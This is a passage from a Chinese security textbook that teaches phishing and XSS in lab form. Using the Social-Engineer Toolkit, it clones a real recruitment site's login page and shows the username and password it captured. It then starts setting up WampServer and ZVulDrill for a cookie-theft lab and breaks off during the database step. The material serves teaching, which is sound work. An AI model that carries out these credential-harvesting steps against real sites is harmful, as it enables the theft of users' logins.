网络钓鱼(phishing)由钓鱼(fishing)一词演变而来。在网络钓鱼过程中，攻击者使用诱饵(如电子邮件、手机短信、QQ 链接等)将攻击代码发送给大量用户，期待少数安全意识弱的用户“上钩”，进而达到“钓鱼”(如窃取用户的隐私信息)的目的。

网络钓鱼的具体实施过程为：不法分子利用各种手段，仿冒真实网站的 URL 地址及页面内容，或者利用真实网站服务器程序上的漏洞，在站点的某些网页中插入危险的 HTML 代码，以此来骗取用户银行卡或信用卡账号、密码等私人资料。

国际反网络钓鱼工作组(anti-phishing working group，APWG)给网络钓鱼的定义是：网络钓鱼是一种利用社会工程学和技术手段窃取用户个人身份数据和财务账户凭证的网络攻击方式。采用社会工程学手段的网络钓鱼攻击往往是向用户发送冒充合法企业或机构的欺骗性电子邮件、手机短信等，引诱用户回复个人敏感信息或单击其中的链接访问伪造的网站，进而泄露凭证信息(如用户名、密码、账号 ID、PIN 码或信用卡详细信息等)或下载恶意软件。而技术手段的攻击则是直接在个人计算机上移植恶意代码，采用某些技术手段直接窃取凭证信息，如使用专门开发的软件拦截用户的用户名和密码、误导用户访问伪造的网站等。

网页挂马和钓鱼网站是恶意网址的两个主要形式。但是单纯的钓鱼网站由于本身不包含恶意代码，因此很难被传统的安全技术方法所识别。另外，绝大多数钓鱼网站设在境外，因此很难通过法律手段进行有效的打击。

## 6.4.2 实验目的和条件

**1. 实验目的**

通过网络钓鱼实验，使读者掌握一种钓鱼网站的搭建方式和过程，加深对网络钓鱼攻击的理解，进一步培养防范网络钓鱼攻击的能力。

**2. 实验条件**

本实验所需要的软硬件清单如表 6-4 所示。

**表 6-4 网络钓鱼攻击实验清单**

| 类　型 | 序　号 | 软硬件规格 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Kali Linux 2021 |
| | 3 | 软件版本：Social-Engineer Toolkit |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows 10 |
| | 3 | 软件版本：无 |

## 6.4.3 实验过程

**步骤 1**：正常登录到实验场景中运行 Kali Linux 操作系统的攻击机，打开终端窗口，输入 setoolkit 命令，启动社会工程学工具包(social-engineer toolkit，SET)，如图 6-47 所示。





图 6-47　启动社会工程学工具包

**步骤 2**：第一次启动 setoolkit 程序时，将出现“Do you agree to the terms of service[y/n]:”信息。此时，输入 y，表示同意，如图 6-48 所示。





图 6-48　同意启动相应的服务

**步骤 3**：当进入如图 6-49 所示的欢迎界面时，各选项的含义如下。

```
1) Social - Engineering Attacks                #社会工程学攻击
2) Penetration Testing (Fast - Track)          #渗透测试(快速通道)
3) Third Party Modules                         #第三方模块
4) Update the Social - Engineer Toolkit        #更新社工攻击包
5) Update SET configuration                    #更新 SET 的设置
6) Help, Credits, and About                    #帮助菜单和关于
```

本实验为网络钓鱼，因此选择“1)Social-Engineering Attacks”。

```
root@kali: ~
File  Actions  Edit  View  Help
    return self.do_open(http.client.HTTPSConnection, req,
  File "/usr/lib/python3.9/urllib/request.py", line 1349, in do_open
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno 111] Connection refused>
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

图 6-49　选择社会工程学攻击方式

**步骤 4**：在出现的如图 6-50 所示的界面中，显示该工具支持的社会工程学攻击方式。

```
1) Spear - Phishing Attack Vectors              #鱼叉式网络钓鱼攻击
2) Website Attack Vectors                       #网页攻击
3) Infectious Media Generator                   #传染媒性媒体生成器
4) Create a Payload and Listener                #创建有效载荷和监听
5) Mass Mailer Attack                           #群发邮件攻击
6) Arduino - Based Attack Vector                #Arduino 基础攻击
7) Wireless Access Point Attack Vector          #无线接入点攻击
8) QRCode Generator Attack Vector               #QRCode 生成器攻击
9) Powershell Attack Vectors                    #Powershell 攻击
10) SMS Spoofing Attack Vector                  #短信欺骗
11) Third Party Modules                         #第三方模块
```

```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

图 6-50　选择以网站为载体攻击

这里选择“2)Website Attack Vectors”。

**步骤 5**：如图 6-51 所示显示网站攻击的方式，具体方式包括。

```
1) Java Applet Attack Method          #java applet 攻击方法
2) Metasploit Browser Exploit Method  #Metasploit 浏览器 EXP 攻击方法
3) Credential Harvester Attack Method #凭证收割机攻击方法
4) Tabnabbing Attack Method           #浏览器标签钓鱼攻击方法
5) Web Jacking Attack Method          #网页劫持攻击方法
6) Multi-Attack Web Method            #多种网站攻击方法
7) Full Screen Attack Method          #全屏幕攻击方法
8) HTA Attack Method                  #直接投递可执行文件攻击方法
```

这里选择“3)Credential Harvester Attack Method”。

```
root@kali:~
File  Actions  Edit  View  Help
The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credential
 Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injec
tion through HTA files which can be used for Windows-based powershell exploitatio
n through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

图 6-51　选择凭证收割机攻击方式

**步骤 6**：在出现的如图 6-52 所示的界面中选择“2)Site Cloner(网站克隆)”。

```
root@kali:~
File  Actions  Edit  View  Help

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

图 6-52　选择网站克隆

**步骤 7**：在出现的如图 6-53 所示界面的 IP address for the POST back in Harvester/Tabnabbing 后面直接输入本机的 IP 地址（直接回车将默认设置为本机地址）。

```
root@kali: ~
File  Actions  Edit  View  Help
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ——

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.244.
135]:192.168.244.135
```

图 6-53　监听钓鱼网站报文的攻击机 IP 地址

**步骤 8**：在如图 6-54 所示的操作界面的 Enter the url to clone 后面输入需要进行克隆的网站的 URL，以便针对访问网站进行钓鱼操作。

```
root@kali: ~
File  Actions  Edit  View  Help
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ——

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.244.
135]:192.168.244.135
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone zhaopin.sndhr.com:[illegible]/[illegible]ndidate/a/login
```

图 6-54　复制要克隆的钓鱼网站的 URL

**步骤 9**：复制成功后，在如图 6-55 所示的操作界面中进行监听，一旦有数据通过克隆的网址发送出去，就会被监听到。

**步骤 10**：返回靶机，输入网址 http://192.168.244.135，该网址是程序克隆出来的网站地址，所显示的网站信息即被克隆的钓鱼网站信息，如图 6-56 所示。

**步骤 11**：此时，攻击机的命令终端的监听处，将显示靶机访问钓鱼网站的请求报文信息，如图 6-57 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.244.
135]:192.168.244.135
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:zhaopin.sndhr.com:[redacted]ndidate/a/login

[*] Cloning the website: http://zhaopin.sndhr.com:8012/zpCandidate/a/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are avail
able. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

图 6-55　进行数据监听


图 6-56　被克隆的钓鱼网站





图 6-57　靶机访问钓鱼网站的请求报文

**步骤 12**：在该钓鱼网站上输入用户名和密码，并单击“登录”按钮进行提交，如图 6-58 所示。


图 6-58　在钓鱼网站上尝试进行用户登录

**步骤 13**：刚才的尝试登录信息将被攻击机检测到，所输入的用户名和密码将被显示在攻击机上，如图 6-59 所示。

```
root@kali:~
File  Actions  Edit  View  Help
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.244.
135]:192.168.244.135
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:zhaopin.sndhr.com:8012/zpCandidate/a/login

[*] Cloning the website: http://zhaopin.sndhr.com:8012/zpCandidate/a/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are avail
able. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.244.137 - - [17/Jan/2022 03:40:26] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=320[redacted]6127
POSSIBLE PASSWORD FIELD FOUND: password=123456
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.244.137 - - [17/Jan/2022 03:42:34] "POST /index.html HTTP/1.1" 302 -
```

图 6-59　在攻击机上显示钓鱼网站上用户尝试登录的信息

## 6.4.4　任务与思考

在本实验的基础上，读者可以对网络钓鱼攻击相关的内容进一步进行深入的学习。伪装性高、时效性强、存活时间短及钓鱼目标广泛等是网络钓鱼攻击的主要特点。网络钓鱼总是与其仿冒的目标有很强的关系，并存在一定的迷惑性，如与合法链接相似的域名，使用指向合法页面的链接及视觉上相似的内容等。只有提供的页面具有迷惑性，才能诱导用户输入自己的敏感信息。


网络钓鱼者首选的策略是通过短信（有些会利用伪基站）、邮件等方式大量发送诈骗信息，冒充成一个可信的组织机构，去引诱尽可能多的网络用户。钓鱼者会发出一个让用户采取紧急动作的请求，告诉用户应根据提示来保护自己的利益免受侵害，其中这些欺骗性的电子邮件或短信中都会包含一个容易混淆的链接，该链接指向一个假冒可信组织机构的网页。钓鱼者希望受害者能够被欺骗，从而向这个假冒的、但看起来几乎没有任何破绽的所谓可信组织机构的“官方”网站提供的页面中输入他们的个人敏感信息。被钓鱼者所青睐的可信组织机构包括银行、电子商务平台（如淘宝、京东等）、高校、政府机关等。

以退款骗局为例进行说明。此类钓鱼欺诈的总体特点是：骗子首先会通过一些渠道获取到受害者的网购信息，利用受害者付款后等待收货的时间段来假冒卖家或客服，通过打电话的方式联系买家，以支付系统问题等说词诱导受害者进行退款操作。随后，骗子会给受害者发去链接，当受害者打开该链接后看到的是与高仿某知名电商的钓鱼网页。钓鱼网页会诱导受害者输入支付宝账号、密码、银行卡号、身份证号、手机验证码等诸多资料，盗刷用户支付宝和银行卡。

扫一扫

视频讲解

# 6.5 XSS 获取 Cookie 攻击



## 6.5.1 预备知识：ZVulDrill、WampServer 和 XSS 平台

**1. ZVulDrill**

在学习和研究 Web 漏洞的过程中，读者需要对每一种漏洞进行测试，以便验证其存在的安全问题后开发相应的攻击工具。ZVulDrill 是一个功能相对单一的 Web 漏洞演练平台，通过该平台，安全测试人员可以通过实验操作了解某一具体漏洞的特点，并对该漏洞的利用价值和利用方法等有一个更深入全面的认识。

**2. WampServer**

WampServer 是一款运行在 Windows 环境下的、整合了多个应用软件的软件包，它集成了 Apache Web 服务器、PHP 解释器及 MySQL 数据库，是一个集成安装环境的服务器软件。通过 WampServer，开发人员和服务器网站管理人员既不需要使用较多时间和精力来配置和测试运行环境，也避免了独立安装和配置不同软件时由于版本和配置等原因可能存在的冲突。

LAMP 基于 Linux 的集成开发环境，包含了 Apache、MySQL/MariaDB 和 PHP，每个程序都符合开放源代码标准。其中，Linux 是开放源代码的操作系统；Apache 是最通用的网络服务器软件；MySQL 是带有基于网络管理附加工具的关系数据库；PHP 是一种可用 Perl 或 Python 代替的流行的对象脚本语言，它吸收了多数其他语言的优秀特征，使得网络开发更加高效。

开发者在 Windows 操作系统下使用这些原来只能在 Linux 环境下才能运行的工具，被称为 WAMP。

**3. XSS 平台**

XSS 平台可以帮助安全测试人员对 XSS 相关的漏洞特点及其存在的危害性进行深入学习。通过 XSS 平台，读者可以了解到 XSS 存在的安全问题及产生的原因。XSS 的功能包括窃取 Cookie、后台增删改文章、网络钓鱼、利用 XSS 漏洞进行传播、修改网页代码、网站重定向、获取用户信息（如浏览器信息、IP 地址）等。

## 6.5.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者主要掌握以下内容。

(1) 通过 XSS 平台获取 XSS 代码的方法。

(2) XSS 代码获取 Cookie 攻击的原理。

(3) ZVulDrill 平台的基本功能。

**2. 实验条件**

本实验所需要的软硬件清单如表 6-5 所示。

表 6-5 XSS 获取 Cookie 攻击实验清单

| 类　型 | 序　号 | 软硬件规格 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows 10 |
| | 3 | 软件版本：Chrome 等浏览器 |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows 10 |
| | 3 | 软件版本：WampServer 2.5、ZVulDrill |

## 5.5.3 实验过程

本实验分为以下 4 个阶段进行。

**1. 在靶机上配置 WampServer 环境**

主要操作步骤如下。

**步骤 1**：正常登录靶机，安装 Windows 系统下的 Web 服务器 WampServer。如图 6-60 所示，WampServer 2.5 集成了 Apach 2.4.9、MySQL 5.6.17、PHP 5.5.12、PHPMyAdmin 4.1.14 等环境。根据安装向导，按照默认配置完成 WampServer 的安装。（注意：WampServer 环境需要 Microsoft Visual C++运行时库才可以正常运行，因此在安装 WampServer 前需要安装 Visual C++ Redistributable for Visual Studio 2012 Update 4。）


图 6-60 安装 WampServer

**步骤 2**：进入程序 Wamp 安装目录（本实验为 C:\wamp）中，打开程序 wampmanager.exe，成功运行后，可在右下角看到托盘图标，如图 6-61 所示。图标为绿色表示所有服务正常开启，为黄色表示只有部分服务正常工作（部分服务未开启或端口被占用），为红色表示安装过程存在错误。单击图标显示 Wampmanager 左键菜单，可以控制 Apache、PHP 和 MySQL 等的版本，修改其配置。Wampmanager 快捷菜单主要功能为进行管理软件的配置。


图 6-61　运行 wampmanager. exe 程序

**步骤 3**：在靶机中打开浏览器，地址栏中输入 localhost 或 127. 0. 0. 1，若打开如图 6-62 所示的 WampServer 服务器配置界面，则表明 WampServer 的 Web 服务配置正常。





图 6-62　WampServer 服务器配置界面

**步骤 4**：此时局域网内其他主机尚不能访问该网站，需修改 Apache 网站守护进程 httpd 的配置参数。如图 6-63 所示，打开 WampServer 的左键菜单，选择 Apache 选项中的 httpd. conf，即可打开 httpd 配置参数文件。

**步骤 5**：在打开的 httpd. conf 配置文件中，将第 242 行根目录< Directory />的访问权限由 Require all denied 修改为 Require all granted，将第 279 行网站目录< Directory "c:/wamp/www/">的访问权限由 Require local 修改为 Require all granted，如图 6-64 所示。





图 6-63　打开 Apache 的 httpd 配置文件





图 6-64　修改 httpd.conf 配置参数

**步骤 6**：打开 WampServer 左键菜单，单击 Restart All Services 选项重启 Apache、PHP 等所有 Web 服务，如图 6-65 所示。

**步骤 7**：打开攻击机，在浏览器的地址栏中输入靶机的 IP 地址，本实验中为 192.168.244.137，即可正常访问 WampServer 的服务器配置界面，如图 6-66 所示。此时，局域网内其他主机即可正常访问靶机构建的网站。

**2. 在靶机上配置 ZVulDrill Web 漏洞演练平台**

主要操作步骤如下。


图 6-65　重启 Web 服务





图 6-66　局域网其他主机访问靶机的 Web 服务配置界面

**步骤 1**：打开 WampServer 左键菜单，单击 www directory 选项，即可打开 WampServer 的 www 根目录。如图 6-67 所示，本实验 www 的根目录为 C:\wamp\www\。


图 6-67　打开 WampServer 的 www 根目录

**步骤 2**：将 ZVulDrill Web 漏洞演练平台的网站文件夹重命名为 VulDrill，然后复制到 WampServer 的 www 根目录中，如图 6-68 所示。





图 6-68　将 ZVulDrill 平台文件复制到 WampServer 的 www 根目录

**步骤 3**：在浏览器中打开 WampServer 服务器配置界面，单击页面中的 phpmyadmin 选项进行数据库配置，如图 6-69 所示。

